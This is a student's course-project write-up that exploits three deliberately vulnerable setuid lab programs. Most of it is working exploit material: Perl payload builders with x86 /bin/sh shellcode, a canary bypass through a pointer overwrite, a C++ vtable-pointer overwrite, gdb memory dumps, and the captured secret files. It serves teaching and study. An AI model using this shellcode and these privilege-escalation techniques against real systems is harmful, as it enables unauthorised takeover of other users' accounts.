Buffer overflows knowledge requirements :

- C/C++
- Assembly
- program memory allocation
- Linux permissions.

There are three users on the same Linux machine with a secret.txt file each one.
Each of the users (superuser, hyperuser, masteruser) have an executable on their directory which can be executed by all the other users. When executing the program users will have the owners permissions and not the permissions of the user executing it.

The goal we trying to succeed is to to create a Shell running from the executables with the victim's privileges by overwriting a usefull address/bit.

Superuser:

- program: convert.c
- without any protection against buffer overflows

Hyperuser:

- program: arpsender.c
- uses a **canary** to protect against buffer overflows.

Masteruser:

- program: zoo.cpp
- must be exploited using the VPTR.

Kotsomitopoulos Aristotelis
Project #1 ΥΣ13 ΕΑΡΙΝΟ 2014 (computer system security)

SuperUser

Here we just try to place in our RET address a value inside our buffers first NOPS, so our ip will continue until it finds our SHELLCODE!

our buffer will look like [NOP NOP NOP NOP...SHELLCODE...ADDR ADDR ADDR ADDRR]
for exaple we can use 820 size buffer to be sure we overwrite the RET value with ADDR we can use Exploit3.c from Alef with value 820 = 720(our date buffer) + 100 (is a good choice)so we create easily the above buffer and we can use :


/home/superuser$ ./convert a $EGG (our ENVIROMENTAL var)(*code at last page*)
to open our shell... an alternative way is to work like the HYPERUSER and create a bash script that simply modify the RET value with ADDR at once(almost the same with alef) using command : "info locals" we can find our date buffer start address and we can add a bit offset to overwrite our address, and with "info f" we can check when our RET value is overwrited with the NOPS address or the start of our shellcode and we are DONE!!

SUPERSECRET.TXT


```
$ cat supersecret.txt
One is is three in any people a of is in called In example read
a is the simply into parts to How is each the itself?
possible the that about is a interesting discussed
later orutnFolvthlleroj

SERIAL:1399762801-
c9a58cf2a26af87ec9de1745f2eaed5f298dae7581b6dcd7d77d1eaa33104fad7031c4f9814bdcc3e5
72b8e0476c1e1aa0c1eb3523756beeaa1b4ee0d67d1c72
```

HyperUser

Firstly i hacked hyperuser using the follow script :



```
`perl -e 'printf
                #buffer address before shell code on NOPS
                   "\x1e\xa0\x04\x08" .
                #our 5th letter we wanna have 140 ascii value
                   chr(140) .
                #we add 60 x NOPS
                   "\x90" x 60 .
                #we add Shell Code
                   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\$
                #we add 10 x NOPS
                   "\x90" x 10 .
                #we add RET address to our vulnerable pointer
                   "AAAABAAACAAAAADAAAA\x8c\xf6\xff\xbf";' > output.txt`

and followd by : /home/hyperuser$ ./arpsender /home/std10048/project_1/output.txt
std10048@sbox:/home/hyperuser$ ./arpsender /home/std10048/project_1/output.txt
Sender hardware address: 90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90::90:
$

explanation : we can see in our code that
            hwaddr.len = (shsize_t) *(packet + ADDR_LENGTH_OFFSET);     //WE read 5th letter Ascii code and we place it in hwaddr.len
            memcpy(hwaddr.addr, packet + ADDR_OFFSET, hwaddr.len);      //WE copy from the 6th char untill len all our input so here we can overflow our 128 byte array
            memcpy(hwaddr.hwtype, packet, 4);                           //and here we can void the canarie by writing here the RET adress and IN the RET adress we write our buffer
                                                                        //start point or a NOP adress so we can run our sellcode without overwriting the canarie value!!

our Buffer Now look like [0x0804a01e(ASCI 140)NOPNOPNOPNOP...NOP ..SHELLCODE....NOPNOP ..... 0xbffff68c]
            //  so 0xbffff68c is where our pointer hwtype will point and 0x0804a01e is our value (a place in our First NOPS)
            //with GDB i counted where exactly our pointer hwtype was placed i could look his value with command :"x hwaddr.hwtype " and "info locals"
At firt i succeed to run our Shell code only using gdb but not in our real program so that is how i solved that problem:

    i used the command : "unset env" in our debugger
    then i used the command printenv in my directory and i placed all the enviroment variables from printenv to my GDB so we could work with
    the same values of ret address etc..
```



```
    something like that:
(gdb) set env TERM=xterm
(gdb) set env XDG_SESSION_COOKIE=649e52fbafb01ebc4e562bc45366380e-1400194684.878620-1896787215
(gdb) set env SSH_CLIENT=85.75.240.125
(gdb) set env OLDPWD=/home/std10048
(gdb) set env SSH_TTY=/dev/pts/2
(gdb) set env USER=std10048
(gdb) set env LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.ta
(gdb) set env COLUMNS=95
(gdb) PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
(gdb) set env PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
(gdb) set env MAIL=/var/mail/std10048
(gdb) set env PWD=/home/hyperuser
(gdb) set env LANG=en_US.UTF-8
(gdb) set env LINES=47
(gdb) set env HOME=/home/std10048
(gdb) set env SHLVL=1
(gdb) set env LOGNAME=std10048
(gdb) set env SSH_CONNECTION=85.75.240.125 60078 195.134.71.138 22
(gdb) set env _=/usr/bin/printenv

i used "info f" command in gdb to find my RET address (epi at) plus my packet address (i added an offset to our packet address in order to point inside our NOPS)
```

With the above instructions i succeed to jump to my RET address without touching the canary by using a vulnerable pointer.

Hyperscript.sh (original code at last page)

```
//chmod +x Hyperscript.sh

#!/bin/bash

`perl -e 'printf
             #buffer address before shell code on NOPS
                "\x1e\xa0\x04\x08" .
             #our 5th letter we wanna have 140 ascii value
                chr(140) .
             #we add 60 x NOPS
                "\x90" x 60 .
             #we add Shell Code
            "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\
            x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
            x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\
            xe8\xdc\xff\xff\xff/bin/sh"
             #we add 10 x NOPS
                "\x90" x 10 .
             #we add RET address to our vulnerable pointer
                "AAAABAAACAAAAADAAAA\x8c\xf6\xff\xbf";' > output.txt`
```


HYPERSECRET.TXT

```
$ cat hypersecret.txt
interesting how possible people, general number
to secret text. something cryptography secret this that
right simple presented text divided three and three much
leaked share secret Is to secret no the leaked share? questions in on! nalisr inengeect
SERIAL:1400202302-
bc1977e5b8b6526c4065fc92591f912e95075079bee1f1c6ae6d7b4b40390b9ece61342f212c1f5cf
87cb0be4df16698c49f51191d7f417e067bf90db0b7f536
```

MasterUser

we overwrite the VPTR at the end of our first buffer[256] and we need to call ("-s") in order for the virtual function to be called..
we must create a "virtual Vtable" in our buffer to confuse our program and for example if our pointer try to call an overload
operator or a print function from vtable it will load
our shellcode... so our form is :


using “info f” with break 13 we can find our THIS address or our class




```
(gdb) break 13
Breakpoint 1 at 0x8048b26: file zoo.cpp, line 13.
(gdb) run -c `perl -e 'printf "\x18\xa0\x04\x08\x18\xa0\x04\x08\x18\xa0\x04\x08\x90\x90\x90\x90\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" . "A" x 195 . "\x0c\xa0\x04\x08" x 8 ;'` -s
Starting program: /home/masteruser/zoo -c `perl -e 'printf "\x18\xa0\x04\x08\x18\xa0\x04\x08\x18\xa0\x04\x08\x90\x90\x90\x90\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" . "A" x 195 . "\x0c\xa0\x04\x08" x 8 ;'` -s

Breakpoint 1, Animal::set_name (this=0x804a008,
    nname=0xbffff7f3 "\030\240\004\b\030\240\004\b\030\240\004\b\220\220\220\220\353\037^\211v\b1\300\210F\a\211F\f\260\v\211\363\215N\b\215V\f1ȝ\330@\350\334\377\377\377/bin/sh", 'A'
repeats 139 times>...) at zoo.cpp:13
warning: Source file is more recent than executable.
13        void set_name(char *nname) { strcpy(name, nname); }
(gdb) info f
Stack level 0, frame at 0xbffff5e0:
 eip = 0x8048b26 in Animal::set_name (zoo.cpp:13); saved eip 0x80489ed
 called by frame at 0xbffff610
 source language c++.
 Arglist at 0xbffff5d8, args: this=0x804a008,
    nname=0xbffff7f3 "\030\240\004\b\030\240\004\b\030\240\004\b\220\220\220\220\353\037^\211v\b1\300\210F\a\211F\f\260\v\211\363\215N\b\215V\f1ȝ\330@\350\334\377\377\377/bin/sh", 'A'
repeats 139 times>...
 Locals at 0xbffff5d8, Previous frame's sp is 0xbffff5e0
 Saved registers:
  ebp at 0xbffff5d8, eip at 0xbffff5dc
(gdb) 
```

VTABLE starts at 0x804a008 so we want to replace vptr with 0x804a008+4 so it will point there and inside the 0x804a008+4 we will place our nops or shellcode address.

Lets have a better look:



```
x/112wx 0x0804a008

13    void set_name(char *nname) { strcpy(name, nname); }
(gdb) x/112wx 0x0804a008
                 we will replace the first 4-5 addresses with our 0x804a008+4 plus the number of the replaced addres 0x804a008+4+(3*4) if we replace the first 3 addresses
                              |           |           |
                              V           V           V
0x804a008:  0x08048d20  0x69766c59  0x00000073  0x00000000
0x804a018:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a028:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a038:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a048:  0x00000000  0x00000000  0x00000000  0x00000000          //somewhere here we are going to put our SHELLCODE with some NOPS at the start
0x804a058:  0x00000000  0x00000000  0x00000000  0x00000000          //so our above address will point in our NOPS
0x804a068:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a078:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a088:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a098:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a0a8:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a0b8:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a0c8:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a0d8:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a0e8:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a0f8:  0x00000000  0x00000000  0x00000000  0x00000000
0x804a108:  0x00000000  0x00000109  0x08048d10  0x69766c59          //0x08048d10 this is the Vptr we want to replace with 0x804a008+4
0x804a118:  0x00000073  0x00000000  0x00000000  0x00000000
0x804a128:  0x00000000  0x00000000  0x00000000  0x00000000
```



```
so we after we excecute :
                        "ADDR ADDR ADDR NOP NOP NOP SHELLCODE AA...AAA VPTR VPTR VPTR" we put a lot of VPTR to reasure we will overwrite him
run -c `perl -e 'printf "\x18\xa0\x04\x08\x18\xa0\x04\x08\x18\xa0\x04\x08\x90\x90\x90\x90\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\
x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh" . "A" x 195 . "\x0c\xa0\x04\x08" x 8 ;'` -s

our VTABLE WILL LOOK LIKE :
(gdb) step
main (argc=4, argv=0xbffff6b4) at zoo.cpp:96
96          break;
(gdb) x/112wx 0x0804a008
                the address is replaced correctly
                            |           |           |
                            v           v           v
0x804a008:  0x08048d20  0x0804a018  0x0804a018  0x0804a018
0x804a018:  0x90909090  0x895e1feb  0xc0310876  0x89074688
0x804a028:  0x0bb00c46  0x4e8df389  0x0c568d08  0xdb3180cd
0x804a038:  0xcd40d889  0xffdce880  0x622fffff  0x732f6e69
0x804a048:  0x41414168  0x41414141  0x41414141  0x41414141
0x804a058:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a068:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a078:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a088:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a098:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a0a8:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a0b8:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a0c8:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a0d8:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a0e8:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a0f8:  0x41414141  0x41414141  0x41414141  0x41414141
0x804a108:  0x41414141  0x0804a00c  0x0804a00c  0x0804a00c          //Vptr is overwrited correctly
0x804a118:  0x0804a00c  0x0804a00c  0x0804a00c  0x0804a00c
0x804a128:  0x0804a00c  0x00000000  0x00000000  0x00000000
```

so now our SELLCODE can be Executed :

```
std10048@sbox:/home/masteruser$ ./zoo -c `perl -e 'printf
"\x18\xa0\x04\x08\x18\xa0\x04\x08\x18\xa0\x04\x08\x90\x90\x90\x90\xeb
\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8
d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80
\xe8\xdc\xff\xff\xff/bin/sh" . "A" x 195 . "\x0c\xa0\x04\x08" x 8 ;'` -s
```

we could avoid placing 8x addresses at the end if we have counted byte by byte exactly the Vptr location.

MASTERSECRET.TXT

```
$ cat mastersecret.txt
question it for or for of share piece This that is sharing.
little you now solution where is vertically different distributed parties.
information from about passage it divide so information secret by
These will class Cgtao!sog haofpone
SERIAL:1400759702-
8f9a1fe300998d1d45bdaf99740699fcc68786fb04d9c83b8056d6839f3aed2c66446bb9d17c5c1cf
c6b3c4da35af78504713ab70b4c5082eae2f4ab44c3c7b2
```


Final TEXT SUPER+HYPER+MASTER

```
#include<iostream>
#include<string>
#include<fstream>

using namespace std;

int main(void){


ifstream super,hyper,master;
super.open("superuser.txt");
hyper.open("hyperuser.txt");
master.open("masteruser.txt");
string Sword[37],Hword[38],Mword[37];    //wc -w filename.txt
int i=0;
while(super >> Sword[i]){
i++;
}
i = 0;
while(hyper >> Hword[i]){
i++;
}
i = 0;
while(master >> Mword[i]){
i++;
}
for (i = 0;i<37; i++){
cout<<Sword[i]<<" "<<Hword[i]<<" "<<Mword[i]<<" ";

}
cout<<Hword[37]<<endl;

return 0;
}
```

So Our Final Text:

